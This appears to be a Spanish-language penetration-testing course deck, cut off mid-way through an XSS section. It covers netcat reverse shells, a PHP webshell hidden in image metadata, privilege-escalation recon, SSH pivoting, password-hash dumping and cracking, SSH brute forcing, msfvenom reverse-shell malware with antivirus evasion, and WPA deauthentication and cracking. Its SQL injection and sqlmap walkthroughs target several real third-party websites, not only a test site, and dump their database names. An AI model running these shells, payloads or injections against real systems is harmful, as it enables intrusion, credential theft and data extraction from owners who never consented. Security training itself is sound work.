
</Post-Explotación >

Netcat Bind Shell



</Post-Explotación >

Netcat Reverse Shell



root@kali:~# nc -nv a.b.c.d 4444 -e /bin/bash



</Post-Explotación >

La Navaja Suiza Netcat

Especificar un Puerto de Origen

- `nc -lp 1567`
- `nc 172.31.100.7 1567 -p 25`

Especificar una Dirección de Origen

- `nc -u -lp 1567 < file.txt`
- `nc -u 172.31.100.7 1567 -s 172.31.100.5 > file.txt`

La Navaja Suiza Cryptcat

Realiza las mismas funciones que Netcat pero de forma cifrada.

- `nc -nvlp 4444`
- `nc -nv 172.31.100.7 4444`



</Post-Explotación >

La Navaja Suiza Ncat

Realiza las mismas funciones que Netcat pero de forma cifrada.

- `ncat -exec /bin/bash -allow 172.31.100.5 -vnl 4444 --ssl`
- `ncat -v 172.31.100.7 4444 --ssl`

Nota: Otra herramienta que no puede faltar para un pentester es **sbd**.



</Post-Explotación >

Shell Interactivos

- `/usr/bin/expect`
- `echo os.system `('/bin/bash')``
- `/bin/sh -i`
- `perl -e 'exec "/bin/sh";'`

Desde consola en Perl

- `exec "/bin/sh";`

Desde consola en Ruby

- `exec "/bin/sh"`



</Post-Explotación >

Shell Interactivos

- `echo os.system `(cat /etc/passwd)``
- `awk 'BEGIN {system("cat /etc/passwd")}'`

Desde consola en python

- `import os`
- `os.system("cat /etc/passwd")`



</Post-Explotación >

Shell Interactivos

Desde consola de Lua

- `os.execute('/bin/sh')`

Desde el editor vim

- `:!bash`

Desde el editor vim

- `:set shell=/bin/bash`
- `:shell`

Desde versiones muy vieja de nmap

- `!sh`
- `find / -exec /bin/sh \;`



</Post-Explotación >

Cargar código PHP en una imagen

- `exiv2 -c 'A "<?php system($_REQUEST['cmd']); ?>"!' amix.jpeg`

Archivo script.php

- `echo "<?php system($_SYSTEM['cmd']) ?>" > script.php`

Injectar el script.php a imagen.png

- `exiftool "-comment<=script.php" imagen.png`

Verificar con exiftool imagen.png



</Escalando Privilegios en Linux>



</Escalando Privilegios en Windows>



</Privilege Escalation>

Escalando Privilegios en Windows

Informacion del Sistema

- `systeminfo`
- `hostname`

Identificar Usuario

- `whoami`
- `echo %username%`

Usuarios y Grupos Locales

- `net users`
- `net localgroups`



</Privilege Escalation>

Escalando Privilegios en Windows

Información de Usuario

- `net user usuario`

Grupos de Dominio

- `net group /domain`

Miembros del Domain Group

- `net group /domain nombre-grupo`

Firewall de Windows

- `netsh firewall show state`
- `netsh firewall show config`



</Privilege Escalation>

Escalando Privilegios en Windows

Network

- `ipconfig /all`
- `route print`

Busqueda de Contraseñas

- `findstr /si password *.txt`
- `dir /s *pass* == *cred* == *vnc* == *.config*`

Tareas Programadas

- `schtasks /query /fo LIST /v > schtasks.txt`

Búsqueda de Permisos Débiles

- `wmic service list brief`



</Técnicas de Pivoting y Túneles>



</SSH Tunnelling / Port Forwarding>

SSH: Local Port Forwarding

Si está en la red que le impide establecer ciertas conexiones con el mundo exterior, el reenvío de puerto local le permite evitar esta limitación.

Por ejemplo, si tiene un host al que desea acceder, pero el firewall de regreso no lo permite, lo siguiente le ayudará:

En el equipo **192.168.0.10**

- `ssh -L9999:192.168.0.125:4444 root@192.168.0.125 -N -f`

Ver conexiones

- `ss -lt`
- `lsof -ni`



</SSH Tunnelling / Port Forwarding>

SSH: Local Port Forwarding

En el equipo **192.168.0.125**

- `ip a`
- `lsof -i`
- `nc -lvp 4444 -e /bin/bash & ss -lt`
- `lsof -ni`

En el equipo **192.168.0.10**

- `ip a`
- `ss -lt`
- `nc 127.0.0.1 9999`
- `id; whoami; hostname`



</SSH Tunnelling / Port Forwarding>

SSH: Remote Port Forwarding

El reenvío de puerto remoto ayuda en situaciones en las que ha comprometido una caja que tiene un servicio ejecutándose en un puerto vinculado a 127.0.0.1, pero desea acceder a ese servicio desde el exterior. En otras palabras, el reenvío de puerto remoto expone un puerto oculto al host al que desea conectarse.

Lo anterior sugiere que cualquier tráfico enviado al puerto 5555 en SSH_SERVER se reenviará al puerto 3389 en LOCAL_HOST, el host que ejecuta el servicio al que solo se puede acceder desde dentro de ese host.

En el equipo **192.168.0.125**

- **nc -lp 4444 -s 127.0.0.1 -e /bin/bash & ss -lt**



</SSH Tunnelling / Port Forwarding>

SSH: Remote Port Forwarding

En el equipo 192.168.0.125

- `ssh -R5555:localhost:4444 root@192.168.0.10 -fN`
- `lsof -ni`

En el equipo 192.168.43.10

- `ss -lt`
- `nc 127.0.0.1 5555`
- `id; whoami; hostname`
- `ip a`



</SSH Tunnelling / Port Forwarding>

SSH: Dynamic Port Forwarding

Lo anterior significa esencialmente: vincular el puerto 9090 en localhost y cualquier tráfico que se envíe a este puerto, reenvíelo al SSH_SERVER.

En el equipo **192.168.0.10**

- `ssh -D9090 root@192.168.0.10`
- `lsof -ni`
- `ss -lt`



</SSH Tunnelling / Port Forwarding>

SSH: Dynamic Port Forwarding

En el Browser ir a la parte de configuración de proxy y seleccionar SOCKS Host poner la IP **127.0.0.1** y puerto **9090**.

En otro terminal poner un Sniffer con TCPDUMP y ver el trafico a través de SSH.

- **tcpdump -X -n -i wlan0**



</Pivoting>

Dicho esto, explico el uso de Shuttle. Supongamos que acabamos de comprometer el sistema 192.168.1.X, tenemos las credenciales del usuario pepe para conexión por SSH y descubrimos que desde dicho sistema tenemos conectividad con un nuevo segmento 10.2.15.0/24.

Una vez teniendo shuttle en nuestro sistema, lo único que tendremos que hacer es lo siguiente:

- `sshuttle -r egrullon@192.168.0.10 10.2.15.1/24`



</Password Attack>



</Password Attack>

John the Ripper

Una de las herramientas mas conocidas y utilizadas para tratar con passwords es John the Ripper.

Para crackear las credenciales en un ambiente GNU/Linux hacemos lo siguiente:

- `cp /etc/passwd .` # copiar el archivo passwd.
- `cp /etc/shadow .` # copiar el archivo shadow.
- `unshadow passwd shadow > password-crack` # crear un archivo combinado.

Es aca donde entra la herramienta para romper

- `john password-crack` # crackear el archivo combinado.
- `john --show password-crack` # para presentar los usuarios y passwords.



</Password Attack>

John the Ripper

Para crackear las credenciales en un ambiente Windows hacemos lo siguiente:

- `mkdir amix-crack` # crear un directorio para trabajar.
- `mount /dev/sda2 /root/amix-crack` # para montar el disco de Windows.
- `cd /root/amix-crack` # para cambiarnos a este directorio.
- `ls`
- `cd /Windows/System32/config` # una vez montado vamos a esta ruta.

Vamos a utilizar las herramientas bkhive y samdump2 para trabajar con los archivos **SYSTEM** y **SAM**.

- `bkhive SYSTEM /root/key.txt`
- `samdump2 SAM /root/key.txt > /root/hashfile.txt`



</Password Attack>

John the Ripper

- `cat /root/hashfile.txt`

Ahora a utilizar el tercer archivo hashfile.txt

- `john /root/hashfile.txt --format=nt2 -users=Administrator`

Todos estos pasos se pueden simplificar utilizando metasploit con una conexion en meterpreter y con los privilegios de **SYSTEM**.

- `meterpreter > hashdump`

Con esto nos genera un archivo y a este solo procedemos a decir:

- `john /root/hashfile.txt --format=nt2 -users=Administrator`



</Creación de Diccionarios>



</Creación de Diccionarios>

Herramientas para la creación de Wordlist

- `man crunch`
- `crunch -h`
- `crunch 5 5 acfda > diccionario.txt`

Otra forma para crear diccionarios con crunch es la siguiente:

- `crunch 4 4 0123456789 -o diccionario1.lst`
- `crunch 4 4 0123456789 -t 9@@9 -o diccionario2.lst`

Otra herramienta para crear diccionarios es Cewl

- `man cewl`
- `cewl -h`
- `cewl -d 1 -m 7 -w qubit.txt http://www.prosec-it.com`



</Ataques de Diccionarios y de Fuerza Bruta>



</Diccionario y Fuerza Bruta>

Ataque de Fuerza Bruta

Se denomina **ataque de fuerza bruta** a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.

Ataque de Diccionario

Es un método de cracking que consiste en intentar averiguar una contraseña probando todas las palabras posibles de un archivo.

Algunas de las herramientas mas importantes:

- Hydra # para ambiente consola
- Medusa # para ambiente consola
- xHydra # para ambiente grafico



</Diccionario y Fuerza Bruta>

Utilizando la Herramienta Hydra para ataques de diccionarios

- `man hydra`
- `hydra -h`

Para atacar el servicios SSH

- `hydra -Vv -l admin -P /ruta/del/diccionario 192.168.1.1 ssh`

Otra forma sencilla de atacar el servicios SSH seria la siguiente

- `hydra -l root -P /ruta/del/diccionario ssh://192.168.1.1`

Para aplicar ataques de diccionarios al servicio https

- `hydra -s 443 -Vv -L list-passwd -P /ruta/del/diccionario 192.168.1.1 -t 5 -w 10 -f https`

Ahora con Hydra para el usuario digest

- `hydra -Vv -l admin -P /ruta/del/diccionario http://192.168.1.1`



</Diccionario y Fuerza Bruta>

Utilizando la Herramienta Medusa

Otra alternativa para aplicar ataques de diccionarios es con Medusa

- `medusa -h`
- `medusa -d`

Para atacar el servicios SSH

- `medusa -h 192.168.1.1 -u admin -P /ruta/del/diccionario -M ssh`

Ahora con Medusa para el usuario digest

- `medusa-h 192.168.1.1 -u admin -P /ruta/del/diccionario -M http -v 5`



</Diccionario y Fuerza Bruta>

Utilizando la Herramienta de Metasploit

Ahora hacer ataque de diccionario al puerto 22 con Metasploit

- msfconsole
- msf > use auxiliary/scanner/ssh/ssh_login
- msf auxiliary(ssh_login) > set blank_passwords false
- msf auxiliary(ssh_login) > set pass_file /ruta/del/diccionario
- msf auxiliary(ssh_login) > set rhosts 192.168.1.1
- msf auxiliary(ssh_login) > set username admin
- msf auxiliary(ssh_login) > set threads 15
- msf auxiliary(ssh_login) > show options
- msf auxiliary(ssh_login) > exploit



</Ataques de Hash>



</Estrategias y Técnicas de Evasión de Anti-Virus>



</Evasión de Anti-Virus>

Existen varias estrategias de como generar algún tipo de Malware para sistemas Windows y no ser detectado por la mayoría de antivirus de hoy en día.

Puedes desarrollar tu malware con C++ o C# un poco mas manual y avanzado o utilizando algún modulo del framework Metasploit como **MSFVENOM** para hacer algo mucha mas simple, **SharpShooter**, **Empire** y otras técnicas de ofuscación con **PowerShell Obfuscation**.

Generación de Malware con MSFVENOM

- `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.8 LPORT=443 -f exe > amix-av.exe`
- `file amix-av.exe`



</Evasión de Anti-Virus>

Procedemos a subir nuestro malware en Virus total y verificamos que antivirus lo detectan como software malicioso.

<https://www.virustotal.com/>

No recomendamos utilizar VirusTotal con cierta frecuencia, ya que esto se utiliza para analizar los nuevos malware y sus variantes, aunque para pruebas es ideal.



</Evasión de Anti-Virus>

Otra forma de generar un malware con MSFVENOM es utilizando templates desde la distro de Kali Linux.

- `cd /usr/share/metasploit-framework/data/templates/src/pe/exe`
- `cat template.c`
- `i686-w64-mingw32-gcc template.c -lws2_32 -o amix-bypass.exe`

En la maquina del atacante procedemos a iniciar Metasploit:

- `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.5 LPORT=443 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/amix-bypass.exe -f exe > /root/amix-bypass.exe`

Procedemos a subir nuestro malware en Virus total y verificamos que antivirus lo detectan.



</SQL Injection Manual y Automatizado>



</SQL Injection>

SQL Injection

Es una vulnerabilidad que permite a un atacante realizar consultas a una base de datos, se vale de un incorrecto filtrado de la información que se pasa a través de los campos y/o variables que usa un sitio web, es por lo general usada para extraer credenciales y realizar accesos ilegítimos, práctica un tanto neófita, ya que un fallo de este tipo puede llegar a permitir ejecución de comandos en el servidor, subida y lectura de archivos, o peor aún, la alteración total de los datos almacenados.

Las herramientas mas comunes son:

Sqlmap: Tal vez la más famosa, desarrollada en Python por Bernardo Damele y Miroslav Stampar.

Havij: Desarrollada por la empresa ITSecTeam.

SqlNinja: Desarrollada en Perl, usada para explotar aplicaciones web que usan como back-end a Microsoft SQL Server.



</SQL Injection Manual>

Para realizar algunas pruebas de SQL Injection podemos utilizar la pagina de <http://testphp.vulnweb.com/index.php>

Ejemplo:

- <http://testphp.vulnweb.com/login.php>

Usuario	Password	SQL Query
amix	'or '1'='1	SELECT * FROM users WHERE name='amix' and password='or '1'='1
' or ' 1=1	' or ' 1=1	SELECT * FROM users WHERE name=" or ' 1=1' and password= ' or ' 1=1



</SQL Injection Manual>

La URL:

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=125>

Verificar si la pagina es vulnerable:

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=125>,

Verificar el numero de columnas en esta pagina:

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=125>
order by 1--

Hasta el 9 me mostro el error lo que quiere decir que solo existe hasta la 8

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=125>
order by 8--



</SQL Injection Manual>

Verificar las columnas que pueden vulnerables:

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125>
`union select 1,2,3,4,5,6,7,8--`

Vemos las columnas 1, 3 y 6 que pueden ser vulnerables y ahora buscar un poco de información de estas columnas.

- `version()`
- `@@version`
- `database()`
- `user()`
- `@@datadir`



</SQL Injection Manual>

Realizar consultas a la columna 6:

Para ver la versión del manejador de Base de Datos

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5, version(),7,8--
- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5, unhex (hex(@@version)),7,8--

Para ver el nombre de la Base de Datos

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5, database(),7,8--

Para ver algún usuario dueño de la Base de Datos

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5, user(),7,8--



</SQL Injection Manual>

Para ver algún directorio donde esta la Base de Datos

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5, @@datadir,7,8--

Verificar nombre de Tablas

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5,group_concat(table_name),7,8 from information_schema.tables where table_schema = database()--

Para buscar las columnas en la tabla que elegimos

- <http://www.partidodeltrabajo.org.mx/articulo.php?id=-125> and 1=2 union select 1,2,3,4,5,group_concat(column_name),7,8 from information_schema.columns where table_name = CHAR(97, 100, 109, 105, 110) --



</SQL Injection Manual>

Nota:

para convertir los valores de CHAR en decimal utilizamos el Add On llamado HackBar en Firefox para hacer la conversión del nombre de la tabla.

Se puede obtener la información contenida de los campos en la tabla realizando consultas directamente a los campos.

Practicar a través del link de Acunetix:

- <http://testphp.vulnweb.com/artists.php?artist=1>
- <http://testphp.vulnweb.com/artists.php?artist=2>
- <http://testphp.vulnweb.com/artists.php?artist=3>



</SQL Injection>

Sqlmap

Es una herramienta desarrollada en el lenguaje Python y es muy útil para hacer inyecciones SQL automatizados. Su objetivo es detectar y aprovechar las vulnerabilidades de inyección SQL en aplicaciones web.

Tiene un soporte completo para MySQL, Oracle, PostgreSQL y Microsoft SQL. Además de estos cuatro sistemas de gestión de bases de datos, Sqlmap también puede identificar Microsoft Access, DB2, Informix, Sybase y Interbase.

Para realizar este tipo de evaluación en una pagina web se debe verificar en los campos y formularios si estos soportan cualquier tipo de caracteres como las comillas simples.



</SQL Injection Automático>

Sqlmap

`sqlmap -h` para la ayuda de la herramienta.

El primer paso para evaluar la url victima es este

- `sqlmap -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 --dbs`

Y nos muestra estas dos base de datos.

```
[*] information_schema  
[*] partidod_ptnacional
```



</SQL Injection Automático>

Sqlmap

Si ya sabemos cual es la base de datos pues procedemos a especificarla y ver cuales columnas esta contiene.

- `sqlmap -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 -D partidod_ptnacional --tables`

Una de las tablas con las que vamos a trabajar es “**articulos**”.

Ahora que tenemos varias tablas pues procedemos a trabajar con la que consideremos.

- `sqlmap -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 -D partidod_ptnacional -T articulos --columns`



</SQL Injection Automático>

Ahora que tenemos varias columnas de la tabla articulos pues procedemos a trabajar con las columnas que están en esta tabla.

- `sqlmap -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 -D partidod_ptnacional -T articulos -C id,autor --dump`

Con esto ya obtenemos la información de estas columnas, en caso de ser usuario y password seria de la misma forma.

Sqlmap a nivel Avanzado puede ser utilizando el proxy de TOR para preservar el anonimato.

- `sqlmap --tor --check-tor --tor-type=SOCKS5 -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 --dbs`

Aumentar la velocidad por medio de múltiples hilos.

- `sqlmap --threads 10 -u http://www.partidodeltrabajo.org.mx/articulo.php?id=125 --dbs`



</SQL Injection>

Nota:

Se pueden realizar pruebas en esta pagina y ver que pasa.

- <http://www.dipintoguitars.com/category.php?id=1>

Evaluar la siguiente pagina.

- <http://www.emelytours.com.do/>

Verificar el documento de Checklist de OWASP.

- <https://github.com/tanprathan/OWASP-Testing-Checklist>

Verificar esta informacion sobre SQL Injection Bypassing WAF.

- https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF



</Técnicas Avanzadas de Ataques a Redes Inalámbricas>



</Ataques a Redes Inalámbricas>



</Ataques a Redes Inalámbricas>

Son muchas las herramientas que se pueden utilizar para crackear las credenciales en una red WiFi.

Las herramientas mas importantes a mencionar son las siguientes:

- Aircrack-ng
- wifite
- Gerix
- Fern WiFi
- Linset
- Fluxion



</Ataques a Redes Inalámbricas>

Aircrack-ng

Es una suite de software de seguridad inalámbrica. Consiste en un analizador de paquetes de redes, un crackeador de redes WEP y WPA/WPA2-PSK y otro conjunto de herramientas de auditoría inalámbrica.

Entre las herramientas que se incluyen en esta suite se encuentran las siguientes:

- [airbase-ng](#)
- [aircrack-ng](#)
- [airdecap-ng](#)
- [airdecloak-ng](#)
- [airdriver-ng](#)
- [aireplay-ng](#)
- [airmon-ng](#)
- [airodump-ng](#)



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WEP

Verificar nuestra interface de Red.

- `iwconfig`

Si nuestra interface se llama wlan0 pues la ponemos en modo monitor.

- `airmon-ng start wlan0`

Luego procedemos a monitorear todas las redes inalámbricas que alcancemos.

- `airodump-ng wlan0mon`



</Ataques a Redes Inalámbricas>

Entre los datos que se muestran en airodump-ng se encuentran:

- **BSSID:** Dirección MAC del dispositivo que identifica a la red
- **PWR:** Intensidad de la señal recibida
- **Beacons:** Número de frames de tipo Beacon que se han capturado
- **#Data:** Número de frames de tipo Data que se han capturado
- **#/s:** Frames capturados por segundo
- **CH:** Canal en el que está emitiendo el punto de acceso la red
- **ENC:** Mecanismo de seguridad empleado por la red
- **CIPHER:** Conjunto de algoritmos de cifrado empleados
- **AUTH:** Método de autenticación
- **ESSID:** Nombre de la red. En caso de que aparezca <length: X>, la red tiene oculto su ESSID y la longitud del mismo es conocida.



</Ataques a Redes Inalámbricas>

Luego que identificamos la red que queremos romper pues hacemos lo siguiente en otra pestana.

- `airodump -w NOMBRE-DE-LA-RED-WEP -c el-canal --bssid mac-address-gw wlan0mon --ignore-negative-one`

Aircrack-ng: Wireless WEP

Como es para una red del tipo WEP y no estamos agregados a esta pues hacemos lo siguiente en otra pestana ya que necesitamos formar parte de esta red.

- `aireplay-ng -1 0 -a mac-address-gw wlan0mon --ignore-negative-one`

Nota: Verifico en la primera pestana si mi mac-address ya esta agregada.

Como estamos en la red del tipo WEP pues para esta debemos de capturar de 20,000 a mas de la data capturada pero si esta muy lenta pues hago lo siguiente para que acelere.



</Ataques a Redes Inalámbricas>

- `aireplay-ng -3 -b mac-address-gw wlan0mon --ignore-negative-one`

Aircrack-ng: Wireless WEP

Nota: Luego que hemos capturado mas de 20,000 en data pues paramos con Ctrl + C y utilizamos el archivo con el nombre que le pusimos a la red pero con la extensión .cap, en este caso se llama NOMBRE-DE-LA-RED-WEP.cap

- `aircrack-ng NOMBRE-DE-LA-RED.cap`
- `airmon-ng stop wlan0mon`

Nota: Listo, esto es para una red del tipo WEP.



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WPA/WPA2

Verificar nuestra interface de Red.

- `iwconfig`

Si nuestra interface se llama wlan0 pues la ponemos en modo monitor.

- `airmon-ng start wlan0`

Luego procedemos a monitorear todas las redes inalámbricas que alcancemos.

- `airodump-ng wlan0mon`

Luego que identificamos la red que queremos romper pues hacemos lo siguiente en otra pestaña.

- `airodump -w NOMBRE-DE-LA-RED-WEP -c el-canal --bssid mac-address-gw wlan0mon --ignore-negative-one`



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WPA/WPA2

verificar si hay alguna persona conectada, si la hay pues procedemos a desconectarla por unos mili segundos, esto es transparente para el usuario. esto se hace así ya que WPA/WPA2 utilizan llaves pre-compartidas (psk pre-share-key) y para esto lo hacemos de esta forma.

- `aireplay --deauth 1 -a mac-address-gw -c mac-address-victima wlan0mon --ignore-negative-one`

Nota: Esto es para hacer des-autenticación, si le ponemos 0 en vez de 1 lo forzamos a des-autenticar a la persona conectada.

Una vez que verificamos en la pestana anterior y vemos que tenemos el handshake, pues paramos el escaneo y procedemos a romper con un diccionario, no con fuerza bruta, para WPA/WPA2 debe ser con diccionarios siempre.

- `aircrack NOMBRE-DE-LA-RED-WPA/WPA2.cap -w /ruta/del/diccionario.txt`



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WPA/WPA2

Nota: Ya será cosa de esperar pero lo importante es obtener el handshake y luego ese archivo .cap lo podemos cargar hasta en alguna pagina que tienen diccionarios, en google ponemos "wpa cloud crack" y en esas paginas solo cargamos nuestro archivo .cap.

Si queremos que el password lo detectemos mas rápido hay varias herramientas como cowpatty para hacer ese trabajo. una vez que tenemos el archivo .cap y que se hayan agotado los pasos anteriores, pues así no tenemos que utilizar aircrack-ng.

- `cowpatty -f /ruta/del/diccionario.txt -r NOMBRE-DE-LA-RED-WPA/WPA2.cap -s NOMBRE-DE-LA-RED(ESSID) -2`

Nota: Ya con esto se debe de romper también. Otro método es usando lo que llaman pre-computación con la herramienta llamada **gempmk**.



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WPA/WPA2

Podemos hacer un ataque de pre-computación

- `genpmk -f /ruta/del/diccionario.txt -d nuevoarchivogenerado -s NOMBREDELA-RED(ESSID) -v` # paro el archivo a los 30000 o mas luego
- `cowpatty -d nombreachivogenerado -r NOMBRE-DE-LA-RED-WPA/WPA2.cap -s NOMBRE-DE-LA-RED(ESSID)`

Para wpa2 es lo mismo pero para romperlo también podemos usar **john the ripper**.

- `john --incremental:alpha --stdout | aircrack-ng -b mac-address-del-router -w - NOMBRE-DE-LA-RED-WPA/WPA2.cap`



</Ataques a Redes Inalámbricas>

Aircrack-ng: Wireless WPA/WPA2

También si no conecta pues tratamos de cambiar la mac-address de la tarjeta de red con macchanger o con el mismo ifconfig.

Puedo hacer **route -n** y ver el router por default.

Nota: existe otra herramienta llamada linset para trabajar Wireless pero lo que hace es desconectar a uno o todos los usuarios conectados y luego los usuarios intentan conectarse les pide las credenciales y cuando lo hacen pues captura su password. Existe otra excelente herramienta llamada gerix que es un front end de aircrack.

Es bueno recordar desactivar la interfaz de red que esta en modo monitor de la siguiente manera:

- **airmon-ng stop wlan0mon**



</Ataques a Redes Inalámbricas>

Algunos comandos para nuestras interfaces Wireless

- `iw wlan0 info`
- `iwlist`
- `iwevent`

Le podemos modificar la potencia a una WLAN, ósea el Tx-Power, se debe tomar en cuenta que hay países que tienen sus regulaciones.

- `ifconfig wlan0 down` # para bajar la interfaz de Red.
- `iw reg set B0` # para asignar el país Bolivia.
- `iwconfig wlan0 txpower 28` # para variar el poder en decibelios.
- `ifconfig wlan0 up` # para subir la interfaz de Red.
- `iwconfig wlan0` # para verificar los cambios hechos.
- `iwconfig wlan0 rate 54M` # para negociar la velocidad de transm.
- `iw dev wlan0 set txpower fixed 30mBm` # para dejar fijo el txpower.

Nota: con esto puedo detectar mas redes pero se debe tener muy presente que si elevamos mucho el valor podemos quemar el ship de la interface de red.



</Ataques a Redes Inalámbricas>

Sugerencias para mejorar la seguridad de su red WiFi:

- Utilice una contraseña segura.
- Habilitar el filtrado de direcciones MAC.
- Activar cortafuegos del router.
- Configurar el router inalámbrico para utilizar direcciones IP fijas.
- Mantenga actualizado el software de su router hasta a la fecha.
- Apague su red domestica inalámbrica cuando no este en uso.
- Ocultar el nombre SSID de su red inalámbrica.
- Cambiar el nombre SSID de su red inalámbrica.
- Desactivar la administración remota.
- Desactivar la configuración de HTTP para el router y activar HTTPS.
- No permitir solicitudes de ping ICMP.
- Mantener la seguridad física del router.



</Ataques a Redes Inalámbricas>

Sugerencias para mejorar la seguridad de su red WiFi

WPA2 Personal es el principal método de seguridad WiFi y esto es lo que utilizan la mayoría de los usuarios domésticos y de pequeñas empresas. Lo normal es utilizar una sola contraseña. La mayoría de las redes WiFi utilizan este método.

WPA2 Enterprise también es el método utilizado para las empresas. Este método no es utilizado por usuarios domésticos, ya que requiere un servidor de autenticación RADIUS y necesita un nombre de usuario y contraseña. Soporta múltiples cuentas para cada usuario.



</Ataques a Redes Inalámbricas>

Seguridad WiFi

No Recomendable:

- No es muy seguro poner autenticación por MAC Address.
- WEP no se debe de usar.
- No usar el LEAP que es un protocolo de Cisco.

Recomendable

- WPA2-PSK-AES-CCMP.
- WPA2-ENT (Radius).
- 802.1x.



</Ataques a Redes Inalámbricas>

Otros Detalles:

- Para defensa de Wireless usar WIPS (Wireless IPS)
- Rogue AP: para detectar AP no permitidos en la Red.
- AP mal configurados.
- MITM.
- DoS.
- Detecta si un Cracker esta atacando la Red.

AirMagnet es un WIPS, AirDefense, AirTight, Spectra Guard Clients.

openwips-ng.org es un WIPS OpenSource.

zebra.com - es un WIPS.

airtightnetworks.com -- es un WIPS.

Wireless Policy Manager (WPM) y Wireless Endpoint Client (WEC).



</Técnicas Avanzadas de Ataques a Aplicaciones y Servidores Web>



</Cross Site Scripting (XSS)>

Cross Site Scripting

XSS, del inglés Cross-site scripting es una vulnerabilidad de las aplicaciones Web que permite a una tercera persona inyectar en una página web visitada código JavaScript o en otro lenguaje similar (ej: VBScript), evitando medidas de control como la Política del mismo origen.

XSS es un vector de ataque que puede ser utilizado para robar información delicada, secuestrar sesiones de usuario, y comprometer el navegador, subyugando la integridad del sistema. Las vulnerabilidades XSS han existido desde los primeros días de la Web.

Históricamente, este tipo de vulnerabilidad ha sido utilizado por los atacantes como parte de campañas de phishing y ataques de robo de sesión.



</Cross Site Scripting (XSS)>

Impacto de XSS

- Robo de cookies
- Keylogging
- Phishing
- URL redirect

Tipos de XSS

- XSS Reflejado
- XSS Almacenado
- DOM-based XSS



</Cross Site Scripting (XSS)>

- **Persistente**

Esto para XSS es el más peligroso.

Guarda el código en el servidor y libera permanentemente el ataque. Esto se puede encontrar comúnmente en foros y sitios que permiten a los usuarios publicar datos en formato HTML.

- **Reflejado**

